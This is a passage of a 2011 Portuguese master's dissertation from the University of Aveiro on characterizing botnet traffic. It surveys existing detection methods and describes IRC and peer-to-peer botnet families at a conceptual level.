
Universidade de Aveiro Departamento de Electrónica, Telecomunicações e Informática,
2011

Pedro Correia

Caracterização Estatística de Botnets



Universidade de Aveiro Departamento de Electrónica, Telecomunicações e Informática,
2011

Pedro Correia

Caracterização Estatística de Botnets

"Pedras no caminho? Guardo todas, um dia vou construir um castelo..."

— Fernando Pessoa

Pedro Correia

Caracterização Estatística de Botnets

Dissertação apresentada à Universidade de Aveiro para cumprimento dos requsitos necessários à obtenção do grau de Mestre em Engenharia de Computadores e Telemática, realizada sob a orientação científica de António Nogueira e Paulo Salvador, Professores Auxiliares do Departamento de Eletrónica Telecomunicações e Informática da Universidade de Aveiro.

o júri / the jury

presidente / president

Rui Luís Andrade Aguiar
Professor Associado com Agregação da Universidade de Aveiro (por delegação da Reitora da Universidade de Aveiro)

vogais / examiners committee

António Manuel Duarte Nogueira
Professor Auxiliar da Universidade de Aveiro (orientador)

Paulo Jorge Salvador Serra Ferreira
Professor Auxiliar da Universidade de Aveiro (co-orientador)

Joel José Puga Coelho Rodrigues
Professor Auxiliar da Universidade da Beira Interior

agradecimentos / acknowledgements

Ao meu orientador, Professor António Nogueira, e ao meu co-orientador, Professor Paulo Salvador, por todo o tempo e apoio disponibilizado ao longo da Dissertação de Mestrado.

A todas as pessoas envolvidas, até à data, no projeto Botnets do grupo ATNoG do Instituto de Telecomunicações de Aveiro.

Aos meus amigos próximos que tanto nos momentos de lazer como profissionais me ajudaram a evoluir naquilo que sou hoje em dia.

Aos meus pais e irmão por me terem apoiado de todas as formas ao longo de todo o meu percurso académico.

À Ana, por toda a força, carinho, amizade e paciência inesgotável neste percurso da dissertação como em todos os outros.

Resumo

Atualmente, as redes de computadores convencionais têm vindo a ser afetadas por vários tipos de ataques informáticos que deixam as suas máquinas infetadas, agindo de forma automatizada e sem consciência por parte dos utilizadores, formando aquilo que se designa por Botnet. Após uma contextualização dos diversos tipo de Botnets (redes de máquinas zombie) existentes, nesta dissertação é proposto um modelo de análise dos vários fluxos de dados provenientes de máquinas infetadas que funciona um pouco em sentido inverso do que se observa hoje em dia nos modelos de análise mais comuns, que se baseiam essencialmente no *reverse engineering* dos binários infetados. Para além disso são analisados os sistemas atualmente existentes para a deteção deste tipo de máquinas sendo igualmente apresentada uma metodologia para a captura de tráfego e compreensão do comportamento deste tipo de bots, bem como a sua posterior execução.

Na 2ª parte da dissertação foi caracterizada uma série de Botnets pertencentes aos principais grupos anteriormente identificados, tendo sido organizados com base nas tarefas maliciosas que tentam obter das máquinas infetadas. Foram efetuadas análises de alto nível dos Bots capturados, tendo em vista a descoberta de características semelhantes entre si, após as quais foi possível obter um conjunto de linhas de orientação para a criação de metodologias de deteção no sentido de construir uma base de dados de traces com uma descrição e análise dos tipos de Botnets correspondentes.

Abstract

Nowadays, conventional computer networks have been affected by various types of computer attacks that leave infected machines acting in an automated way, without awareness by users. After a contextualization of these type of Botnets (networks of zombie machines), this dissertation proposes a model for analyzing multiple streams of data from infected machines that is quite different from what is done today, essentially an analysis based on reverse engineering of the infected binaries. After that have been analyzed existing systems nowadays for the detection of this type of machines and it was presented a methodology for the capture and subsequent execution of this type of bots.

In second part of this dissetation we characterize a series of major groups of Bots, which are organized based on the malicious tasks they try to get from infected machines. Several analysis of the captured Bots were carried out from a high-level point of view in order to discover similar features between them, after which it was possible to describe guidelines for the creation of detection methods in order to provide a database of traces from this type of networks.

Conteúdo

Lista de Figuras

Lista de Tabelas

Acrónimo	Descrição
GPL	General Public License
DoS	Denial of Service
C&C	Command and Control
IP	Internet Protocol
TCP	Transmission Control Protocol
DNS	Domain Name System
DDNS	Dynamic Domain Name System
BOT	Diminutivo de Robot
BOTNET	Network of BOT'S
IRC	Internet Relay Chat
HTTP	HyperText Transfer Protocol
SMTP	Simple Mail Transfer Protocol
SSL	Secure Sockets Layer
VPN	Virtual Private Network
RSA	Rivest, Shamir and Adleman
NAT	Network Address Translaton
NBNS	NetBIOS Naming Service

Capítulo 1

Introdução

Com o crescimento exponencial que as redes de computadores obtiveram nestes últimos anos, nomeadamente com o *boom* da Internet, apareceram indivíduos que abusaram destas redes para fins menos lícitos. Estes *hackers* utilizam Botnets para lançar ataques de larga escala na Internet, assim como para obter informações confidenciais de valor dos nós infetados da rede, normalmente designados por *bots*. Assim sendo, podemos dizer que uma Botnet é uma rede de computadores comprometidos controlados por uma entidade designada como *botmaster*, que é responsável pela distribuição de código comprometido de modo a angariar mais bots para a sua Botnet, sendo igualmente responsável pelas instruções enviadas aos bots de forma a estes poderem tomar as ações pretendidas. Contrastando com o comportamento típico do início de atividade dos hackers, em que normalmente gostavam apenas de mostrar as suas habilidades, hoje em dia a organização de uma Botnet é efetuada de modo a que se possam obter lucros monetários. Assim, um atacante que use a rede infetada pode distribuir *spam*[**?**], roubar contas de jogos, roubar números de cartões de credito bancários, praticar uma extorsão através da ameaça de ataques de DoS (denial of service), lançar ataques de phishing, scanning e espionagem. Esta capacidade de lançar ataques é atribuída ao número de hosts comprometidos que sejam controlados pelo botmaster, que podem ser na ordem das centenas ou milhares e que trabalhando em conjunto proporcionam ataques em maior escala. Ao contrário de outros tipos de malware, a execução de uma Botnet baseia-se no tráfego dos canais de comunicação do servidor de controlo (C&C server - *Comand and Control server*). Através destes canais os bots recebem a informação e o código necessário para executarem os seus ataques. Estes canais de comunicação têm de ser estabelecidos antes de ocorrer um ataque, pelo que a deteção destes canais de controlo permitirá detetar informação importante acerca dos membros da Botnet antes de um ataque ser efetuado. Assim sendo, uma abordagem ao nível da perceção e prevenção do fenómeno das Botnets é muito importante. Os investigadores hoje em dia têm pouco controlo sobre o núcleo de uma Botnet. Temos portanto várias abordagens que permitem estudar o fenómeno das Botnets[**?**]:

- **Estudo de código fonte** – é uma abordagem que consiste no estudo dos mais famosos códigos fonte que se encontram abrangidos através de GPL. Isto permite constatar algumas das funcionalidades que podem ser alcançadas por uma Botnet. No entanto, existe um número cada vez maior de Botnets, e várias versões com outras tantas variantes, o que torna difícil o estudo de todos os códigos, pois muitos deles podem não ter sido obtidos na sua versão original e conterem, por exemplo, backdoors alternativos. Ou-

tro problema é que esta abordagem só proporciona características estáticas de Botnets, mas não características dinâmicas como a dimensão de uma Botnet, ou a distribuição geográfica dos bots, etc. Mesmo assim, neste estudo tentarei mais adiante mostrar as funcionalidades correntes das Botnets atuais.

- **Estudo dos servidores C&C** – consiste no estudo de tráfego IRC e de outros protocolos de comunicação que as Botnets usam. Esta abordagem tem o potencial de poder visualizar o sistema da Botnet globalmente caso este tráfego seja passível de *sniffing* e não esteja encriptado segundo os algoritmos mais recentes. Este será o principal modo de análise seguido ao longo desta dissertação.

- **Controlo de uma Botnet** – é uma outra abordagem em que o objetivo parte da conquista do controlo de uma Botnet ou então simular em ambiente laboratorial uma Botnet e caracterizar o seu comportamento.

- **Estudo do comportamento** – esta é a forma de caracterizar uma Botnet observando o comportamento. A metodologia poderá envolver uma máquina laboratorial infetada com um executável de um bot, sendo de seguida observadas atividades de scanning, ataques de DoS, envio de spam através da Botnet, atividades de phishing, entre outras. Desta forma, conseguimos caracterizar as funcionalidades dinâmicas de uma Botnet. Esta será, em conjunto com a análise dos servidores C&C, uma das metodologias aplicadas ao longo deste trabalho.

- **Simulação do comportamento** – consiste em analisar a evolução do estado atual das Botnets e tentar criar simulações no sentido de recolher informações dos bots. Seguidamente, este método tenta enviar as informações de forma camuflada para o Botmaster no sentido de tentar simular comportamentos que se acredita que existam nas Botnets de hoje em dia e que não são possíveis de analisar, pelo facto de ser impossível obter códigos fonte ou pelo facto das organizações de prevenção de Botnets (empresas de software anti-vírus p.ex.) não as conseguirem detetar.

A tecnologia envolvida por trás das Botnets está cada vez mais evoluída, sendo através delas que se está a expandir o motor da ciber-criminalidade na Internet.

1.1 Objetivos

Os objetivos desta dissertação são:

- Caracterizar tipos de Botnets existentes na Internet.

- Caracterizar as principais funcionalidades de cada família de Botnets.

- Caracterizar o tráfego de rede gerado por cada bot no contacto com os servidores de controlo (C&C).

- Analisar algumas formas de encontrar padrões de tráfego característico das Botnets para que possam ser detetadas por terceiros.

- Fornecer uma base de dados de *traces* de rede contendo atividades típicas de Botnets.

- Caracterizar os comportamentos mais comuns das Botnets que existem hoje em dia.
- Simular comportamentos que uma Botnet possa apresentar e caracterizar estatisticamente essas simulações (criação de scripts de envio de informação, por exemplo).

1.2 Motivação

Existem na atualidade milhares de computadores infetados com malware que integram redes de computadores (Botnets) para fins ilícitos. Este fenómeno tem tendência a crescer, tendo em conta o lucro que este negócio pode gerar para os hackers que controlam estas redes, devido essencialmente ao facto de estarem relacionadas com a Internet que por si só gera grandes valores monetários.

Fornecer uma base de dados de traces de Botnets, estudar e analisar o funcionamento destas redes de computadores e tentar descobrir padrões de tráfego de alto nível que sejam característicos deste tipo de redes são os desafios propostos para esta dissertação.

1.3 Estrutura da Dissertação

A estrutura da dissertação é a seguinte:

- No segundo capítulo é definido o conceito de Botnet, sendo apresentadas as principais famílias que se podem encontrar na Internet. São também apresentados os métodos de deteção existentes atualmente.
- No terceiro capítulo é proposto um modelo para análise do tráfego de rede gerado por alguns tipos de Botnet e, são apresentados alguns mecanismos que se supõe que as Botnets possam usar hoje em dia.
- No quarto capítulo são apresentados os resultados das capturas realizadas, e são discutidas as semelhanças e diferenças entre os resultados obtidos.
- No quinto capítulo são apresentadas as simulações de comportamentos possíveis de uma Botnet e são igualmente apresentados os resultados para as simulações efetuadas.
- No último capítulo desta dissertação são apresentadas as conclusões e são propostas linhas de orientação para um trabalho futuro.

Capítulo 2

Botnets e Mecanismos de Deteção Atuais

Hoje em dia as Botnets são consideradas as maiores e mais perigosas ameaças da Web. Provocam danos que podem ir desde o roubo de informações a infeções de *malwares* com o objetivo de perpetrar fraude e outros crimes. A principal diferença em relação a outros tipos de *malwares* é que as Botnets possuem um tráfego característico entre a máquina infetada e um servidor de controlo. Segundo investigadores da empresa de segurança Trend Micro, prevê-se que as Botnets tenham aparecido por volta do ano 1999 quando aparecem o Sub7 e o Pretty Park - um trojan e um worm respetivamente. Ambos introduziram o conceito de bot (máquina vítima) que se ligava a um canal IRC e escutava comandos mal intencionados [**?**]. Estas primeiras Botnets tinham como objetivo roubar informação confidencial e controlar remotamente um sistema - vulgarmente chamadas de RAT (remote administration tools). Ao longo das evoluções subsequentes, as Botnets foram-se modularizando e aparecendo um grande número de pequenas variações capazes de alcançar cada vez mais funcionalidades.
Na anexo A.1, e mais em concreto na figura A.1, irei abordar mais detalhadamente um pouco da história inicial das Botnets.

O aparecimento das Botnets deve-se em muito à existência de *exploits* nos sistemas operativos, sendo o Microsoft Windows o mais explorado por parte dos hackers visto também por ser o sistema operativo mais popular a nível mundial. Assim, as Botnets foram-se espalhando recorrendo a algumas técnicas já usadas no passado por outros tipos de *malware*, como *worms* que se replicam, pequenas aplicações para download de *trojans* e vírus enviados através de e-mail que têm como principal objetivo levarem as vítimas a executarem código malicioso nas suas máquinas. A figura 2.1 tenta demonstrar o caso mais genérico de uma infeção de um host, adicionando o mesmo à Botnet existente. Assim, pode perceber-se que uma característica essencial no funcionamento de uma Botnet é o tráfego gerado entre o bot e o servidor de comando, ou seja, neste processo de investigação o essencial consiste em analisar o tráfego gerado para o servidor de comando, monitorizando exclusivamente atividades de rede. Esta é uma área que não é tão explorada como a observação dos ficheiros binários que se encontram no bot, através da análise de *checksums* dos executáveis, por exemplo [**?**].




Figura 2.1: Exemplo típico da propagação de uma Botnet

2.1 Mecanismos de Deteção Existentes

Atualmente existem diversas investigações em curso relacionadas com a deteção de Botnets para estas poderem ser identificadas antes que ocorra um ataque. Esta tarefa pode ser separada em:

1. Deteção de fluxos de tráfego infetado, normalmente o canal do servidor de comando;
2. Co-relacionar os fluxos detetados do ponto anterior, de forma a identificar Botnets da mesma família;
3. Identificação do host C&C, no sentido de ficar mais perto do atacante de um ponto de vista lógico.

Uma investigação levada a cabo por *Carl Livadas and Co.* mostra uma abordagem compreendida em duas fases [**?**]. Na 1ª etapa ocorre uma classificação dos fluxos de tráfego (no caso TCP), que podem ser fluxos de chat ou dados. Neste caso, o pressuposto subjacente é que o tráfego de controlo das Botnets baseadas em chat se assemelha a tráfego verdadeiro de um chat entre clientes que não estão infetados. O argumento apresentado é que até ao momento os comandos de uma Botnet baseada num mecanismo de chat têm o mesmo comprimento de mensagens reais e, para garantir que os fluxos de tráfego de uma Botnet não causem perturbações percetíveis aos administradores eles devem imitar da melhor forma as ligações criadas no momento de um conversação real entre máquinas não infetadas. Na 2ª fase os fluxos de chat são classificados como pertencentes a uma Botnet ou a conversações

reais. Neste caso, o pressuposto é que de alguma forma haverá alguma diferença entre a conversação levada a cabo por uma Botnet e o tráfego real. Assim, a investigação pretende que estas pequenas diferenças entre fluxos possam ser modeladas por técnicas que uma máquina possa aprender a caracterizar. Investigações existentes nesta área, estão orientadas também à criação de mecanismos de deteção de redes de Spam nos maiores fornecedores de serviços de e-mail. O sistema BotGraph permite descobrir as relações entre as atividades de uma Botnet pela construção de grafos utilizador-utilizador, estando a pesquisa intimamente ligada a componentes de sub-grafos. Um dos ataques mais recentes que este sistema permite detetar é designado de *Web-account abuse attack* [**?**]. Neste tipo de ataque, os *spammers* usam as máquinas infetadas para registarem milhares de contas de utilizador de provedores como GMail, AOL, Hotmail entre outros. Estas contas "fantasma"iriam ser usadas para enviar milhões de e-mails de Spam [**?**].
Existem também diversas etapas no ciclo de uma Botnet, que podem ser exploradas para aprender técnicas das Botnets e assim, dificultar e diminuir a sua eficácia. Numa etapa inicial do desenvolvimento de mecanismos de deteção nesta área, um sistema de análise de *signatures* dos Bots poderia alertar potenciais atividades maliciosas [**?**]. Este sistema baseia-se em modelos de deteção que são orientados ao facto de que, cada bot recebe comandos de um Botmaster e ao qual responde de uma forma característica. Os comportamentos cooperativos deste tipo de redes infetadas suscitou o aparecimento de mais ferramentas de deteção de anomalias. O BotHunter modelou a fase de infeção, como um conjunto de comandos vagamente ordenados entre um host interno e diversas entidades exteriores e usou estes modelos de modo a comparar eventos suspeitos de ocorrência de infeções [**?**]. O BotMiner propôs uma framework de deteção que utiliza um mecanismo de clustering nos canais de comunicação C&C monitorizados, e nas tarefas maliciosas. Após este procedimento de clustering, um mecanismo de correlação sobre estes dados produz os resultados finais de alerta de intrusão [**?**]. Akiyama *et al.* definiu um sistema de 3 métricas para determinar o comportamento das Botnets, assumindo que o tráfego das mesmas é regular nos seguintes pontos: relação, resposta e sincronização. Sucintamente, a relação representa a ligação entre Botmaster e bots sobre um protocolo único. Mesmo não tendo uma ligação direta sobre a camada de transporte, pode existir um relacionamento numa camada superior, como em redes de overlay. No caso da resposta, a análise recai sobre o facto de que quando um host legitimo de rede recebe uma mensagem, o mesmo responde ou executa uma ação após um tempo variável. Por outro lado, quando um bot recebe um comando do seu Botmaster, este responde com atividades pré-programadas com um tempo constante de resposta. Em relação ao último ponto, que se refere à sincronização, é assumido que todos os bots possam encontrar-se sincronizados uns com os outros, e que irão executar simultaneamente ações do género: ataques de DDoS, envio de relatórios de atividade, ou receção de comandos. Portanto, partindo destas premissas é possível supor que podemos detetar grupos homogéneos e suspeitos de bots observando a quantidade de tráfego ou as suas ações [**?**]. Tal sistema pode ser representado tal como na figura 2.2.




Figura 2.2: Comportamento de uma Botnet: Relação, Resposta e Sincronização

Apareceram igualmente propostas de deteção de Botnets baseadas em padrões de ataque. Brodsky *et al.* baseou-se no pressuposto de que as Botnets tendem a enviar grande número de Spam num período relativamente curto de tempo [**?**], e num método semelhante Xie *et al.* usou propriedades de tráfego de Spam de servidores e spam payload, de forma a construir uma framework de deteção [**?**]. Foram realizados estudos atendendo ao facto de as sessões com o C&C terem características únicas que provêm do comportamento dos bots e foram propostas técnicas alternativas para identificar computadores comprometidos usando algoritmos SVM (Support Vector Machine) [**?**]. Na monitorização de tráfego de rede, foram igualmente surgindo alguns estudos incidindo sobre tráfego DNS de atividades de grupo.
As queries DNS de Botnets podem ser distinguidas das legitimas através de características que são apresentadas na tabela 2.1.

Tabela 2.1: Diferenças entre DNS queries legítimas e de Botnets

	IP's acessados por nome de domínio	**Atividade e Padrões de Aparência**	**Tipo de DNS**
DNS de Botnet	Grupo Limitado de Tamanho	Atividade aparece intermitentemente	Recorre normalmente a DDNS
DNS Utilizador Comum	Atividade Aleatória	Períodos de tempo aleatórios e contínuos	Tipicamente DDNS

No primeiro caso, apenas os membros das Botnets enviam queries para o domínio do servidor C&C enquanto que os utilizadores legítimos normalmente nunca interpelam o domínio do servidor de controlo. Assim, o número de endereços IP's diferentes que são procurados no domínio da Botnet é na maior parte das vezes de tamanho fixo. Por outro lado, numa utilização por parte de utilizadores comuns, estes procuram endereços de domínios seguindo

um método aleatório. No segundo ponto as atividades de grupo de uma Botnet fazem com que os membros atuem e executem tarefas ao mesmo tempo, assim as queries DNS ocorrem temporariamente e simultaneamente. No entanto, no caso de utilizadores legítimos as queries DNS ocorrem de uma forma contínua ao invés de um padrão de simultaneidade. Em relação ao tipo dos servidores DNS, as Botnets normalmente recorrem a servidores dinâmicos, ao contrário do que acontece normalmente [**?**]. Existe um estudo de um sistema BOTGaD baseado exclusivamente na monitorização de tráfego DNS para deteção de atividades malignas, tendo por base as Botnets centralizadas efetuarem atividades de DNS intensas [**?**].

2.2 Famílias de Botnets

No conjunto vasto de redes infetadas deste tipo tem-se verificado uma evolução nas tipologias da estrutura de rede utilizadas, por exemplo, com o recurso a tecnologias P2P. Outra questão tem a ver com o facto de em vez de existir um tráfego característico em direção ao servidor de controlo este possa estar espalhado pelos *peers* da rede. Por isso, existe a possibilidade de caracterizar as Botnets em pequenas famílias tendo em conta o tráfego de rede gerado e a topologia das mesmas.

2.2.1 Botnets IRC

Tendo em conta o servidor de Controlo (C&C Server), e sabendo que este é um ponto fulcral do sistema de uma Botnet, o mesmo pode operar sobre diferentes tipologias de rede e usar diferentes mecanismos de comunicação, como os protocolos IRC, HTTP, DNS e P2P[**?**]. No início da expansão das Botnets o protocolo IRC foi o mais usado devido ao facto de ser mais simples de implementar e por uma questão de conveniência por parte dos *hackers*, pois era também bastante popular. Este protocolo foi inicialmente desenhado para conferências, no sentido de permitir uma comunicação em tempo real entre utilizadores. Uma rede IRC podia conter um ou vários servidores que trocavam informações entre si. De forma sucinta, numa rede deste tipo, um utilizador regista-se com um identificador único na rede e junta-se a um canal existente de forma a debater um determinado assunto com outros utilizadores [**?**]. Ao analisarmos uma Botnet baseada em IRC deve-se ter em conta o tópico do canal, pois ele pode ser o meio de divulgar comandos aos bots. Uma sequência típica de ações por parte de um zombie numa Botnet IRC é a seguinte: juntar-se ao canal, executar a instrução do tópico do canal, manter a comunicação em aberto e escutar outros comandos do *Botmaster*. Grande parte do desenvolvimento de algoritmos de deteção de Botnets IRC baseou-se na análise dos identificadores únicos, nicknames com que os zombies se ligam ao canal IRC de comando e na análise de strings características da execução de comandos típicos de Botnets como a Agobot, RxBot e a SDBot. Destas Botnets derivou uma larga família de outras com pequenas alterações no seu código [**?**]. A Botnet IRC mais analisada e com mais variantes é a Agobot (também conhecida por Phatbot, Forbot, Xtrembot), em relação à qual o fornecedor de anti-vírus Sophos já detetou cerca de 500 variantes. O bot foi escrito em C++ com capacidades de multi-plataforma e foi publicado sob uma licença GPL. Esta Botnet foi escrita por um Alemão que foi preso em 2004. As últimas versões da Agobot demonstravam que estava bem estruturada por módulos e era bastante simples adicionar novas funcionalidades para vulnerabilidades que fossem encontradas nos sistemas operativos.
Também em relação às Botnets comandadas através de canais IRC, salienta-se a SDBot

(também conhecida por RBot,UrBot,UrXBot), que foi construída em C não tão bem estruturado, mas que mesmo assim teve uma vasta adesão por parte dos *hackers* devido à facilidade de encontrar o código fonte e ao seu preço.

2.2.2 Botnets P2P

As Botnets estruturadas numa rede P2P podem ser consideradas uma evolução natural por parte dos Botmasters pois estes notaram que o controlo de uma vasta rede de máquinas infetadas (bots) iria atrair atenções por parte das autoridades competentes no combate aos crimes informáticos.
Controlar uma Botnet de enorme tamanho sem uma estrutura de rede adequada não será uma escolha sensata pois os ISP, e mais em concreto os agentes da autoridade, têm feito esforços cada vez maiores para derrubar as organizações criminosas que estão no controlo das maiores Botnets.
Assim sendo, as redes P2P são o melhor exemplo de uma arquitetura distribuída, visto que no caso de um computador se desligar por sido desinfetado ou porque foi banido por parte do ISP, uma Botnet com uma estrutura centralizada iria perder de um modo mais percetível funcionalidades. No entanto, no caso de uma Botnet numa rede distribuída, mesmo que exista a perca de um dos *peers/bot* da rede, os restantes irão reconstruir-se tentando ligar-se aos restantes *peers* existentes. Uma das desvantagens no uso de uma rede distribuída é o facto de serem mais lentas que uma rede centralizada e de não possuírem a capacidade de gerir um grande número de bots. Mesmo assim, o Botmaster continua a poder ligar-se a um único sistema comprometido para controlar os bots. A tabela 2.2 apresenta uma visão geral dos bots mais importantes e dos protocolos P2P. O período abrangido nesta tabela vai desde um dos primeiros bots conhecidos, o EggDrop, até ao bot Heloag que se classifica como um dos mais recentes e sobre o qual ainda não foi possível obter muita informação acerca da sua estrutura.

Tabela 2.2: Evolução do aparecimento das Botnets distribuídas

Data	Nome	Tipo	Descrição
12/1993	EggDrop	Bot Não Malicioso	Reconhecido bot IRC não malicioso, tornado popular
04/1998	GTbot Variants	Bot Malicioso	IRC bot baseado no mIRC, que permitia o executar de scripts
05/1999	Napster	Peer-to-Peer	Primeiro serviço bastante divulgado que usava uma arquitetura híbrida, um misto entre um servidor central e uma rede de peers
11/1999	Direct Connect	Peer-to-Peer	Variante do Napster
03/2000	Gnutella	Peer-to-Peer	Primeiro protocolo peer-to-peer descentralizado
09/2000	eDonkey	Peer-to-Peer	Usava um lookup sobre um directório de checksum para encontrar ficheiros
03/2001	Fast Track	Peer-to-Peer	Usava super-nós sobre uma arquitetura peer-to-peer
05/2001	WinMX	Peer-to-Peer	Protocolo proprietário semelhante ao Fast Track
06/2001	Ares	Peer-to-Peer	Capacidade de penetrar NATs with UDP punching
07/2001	BitTorrent	Peer-to-Peer	Proporciona um grupo de peers para downloads rápidos
04/2002	Variantes SDbot	Bot Malicioso	Usava um cliente IRC próprio para aumentar a eficiência
10/2002	Variantes Agobot	Bot Malicioso	Bot Robusto, Flexível e com uma arquitectura modular
04/2003	Variantes Spybot	Bot Malicioso	Extensão de funcionalidades baseado no Agobot
05/2003	WASTE	Peer-to-Peer	Pequena rede VPN que usava chaves RSA públicas
09/2003	Sinit	Bot Malicioso	Peer-to-peer bot que usava um scan de rede aleatório para achar peers
11/2003	Kademlia	Peer-to-Peer	Usava hash tables distribuídas para uma arquitetura descentralizada
03/2004	Phatbot	Bot Malicioso	Peer-to-peer bot baseado no WASTE
03/2006	SpamThru	Bot Malicioso	Peer-to-peer bot que usava um protoclo próprio para backup
04/2006	Nugache	Bot Malicioso	Peer-to-peer bot que se ligava a peers pré-definidas
01/2007	Peacomm	Bot Malicioso	Peer-to-peer bot baseado no Kademlia
04/2010	Heloag	Bot Malicioso	Peer-to-peer bot protocolo proprietário

Independentemente da atividade maliciosa das Botnets, acredito que os protocolos P2P se salientaram cada vez mais depois do aparecimento do Napster (software de partilha de música). O Napster permitia os clientes trocarem as músicas entre si apesar de que a indexação dos ficheiros era feita num servidor central. Talvez por este facto, e também devido ao facto dos clientes estarem a trocar música de forma ilegal, o serviço acabou por ser encerrado por ordem judicial. Com o desaparecimento do Napster nos seus moldes iniciais, as redes P2P descentralizadas foram emergindo com maior proeminência. O protocolo Gnutella marca o início de redes P2P totalmente distribuídas; após este protocolo foram aparecendo uma variedade de outros protocolos cada vez mais eficientes, resistentes e com menos falhas. Os protocolos mais recentes, como o Chord e o Kademlia, introduziram tabelas de hash de modo a criar um método mais eficaz para a descoberta e troca de informação numa rede P2P. Se a eficiência das redes P2P se conseguir aproximar de uma rede centralizada existe a possibilidade de no futuro as Botnets que irão aparecer terem por base esta estrutura. O trojan do qual foi possível obter mais informação foi o trojan Peacomm [**?**], um binário que possuía diversas funcionalidades logo no momento da instalação, capaz de se ligar imediatamente à rede P2P e que permite infeções posteriores que o Botmaster pode controlar de forma a alterar as capacidades dos bots instalados nos hosts. O primeiro pacote enviado pelo malware Peacomm era um processo de *bootstrap* que permitia ao bot juntar-se à rede Overnet, nada mais que uma rede P2P de troca de ficheiros implementada sobre o Kademlia. Assim, o bot traz no seu pacote de instalação uma lista de bots que se presume estejam online. Esta lista é *hard coded* no pacote de instalação do bot. Esta lista pode ser atualizada em cada ciclo de atualização do bot, mas traz o problema de um ponto central de falha. Ou seja, se esta lista de nós da rede não for atualizada por algum motivo o bot perde a sua ligação inicial com a rede e torna-se assim inútil. O funcionamento deste bot consiste na seguinte série de passos:

1. Ligação à rede Overnet - O bot publica-se a si mesmo na rede Overnet e liga-se aos peers.

2. Download de uma infeção secundária - O bot usa chaves *hard coded* para procurar e fazer download de um valor na rede Overnet. Este valor não é mais que uma URL encriptada que aponta a localização do segundo executável infetado.

3. Desencriptação da infeção secundária - O bot usa uma chave que possui no binário inicial para descodificar o valor retirado da rede Overnet para uma URL.

4. Download da infeção secundária - O bot transfere da URL do servidor remoto o segundo ficheiro infetado.

5. Execução da infeção secundária - O bot executa o binário que descarregou no passo anterior, e agenda futuras actualizações na rede P2P.

Tendo em conta que os bots P2P podem estar mesclados com utilizadores P2P normais, é natural que a comunicação com os servidores C&C use os protocolos existentes. Por outro lado, os Botmasters têm a possibilidade de adoptar um protocolo existente, tal como foi referido no trojan Peacomm, ou criar um protocolo novo, como no caso do estudo do Overbot no qual é proposto criar uma Botnet onde um nó capturado não revela qualquer tipo de informação sobre os outros nós da rede. A estrutura adotada assegura que um intruso é incapaz de saber informações sobre os restantes elementos da rede, o comportamento de nós desta rede Overbot não se distingue de nós legítimos de uma rede P2P normal e por

fim, o Botmaster não mantém contacto direto com os nós da rede. Assim estes últimos não conseguem obter os endereços IP pelos quais o Botmaster emite comandos [**?**]. Na atualidade o desenvolvimento nesta área passa por adotar uma topologia de rede híbrida que permita maior robustez [**?**].

2.2.3 Botnets HTTP

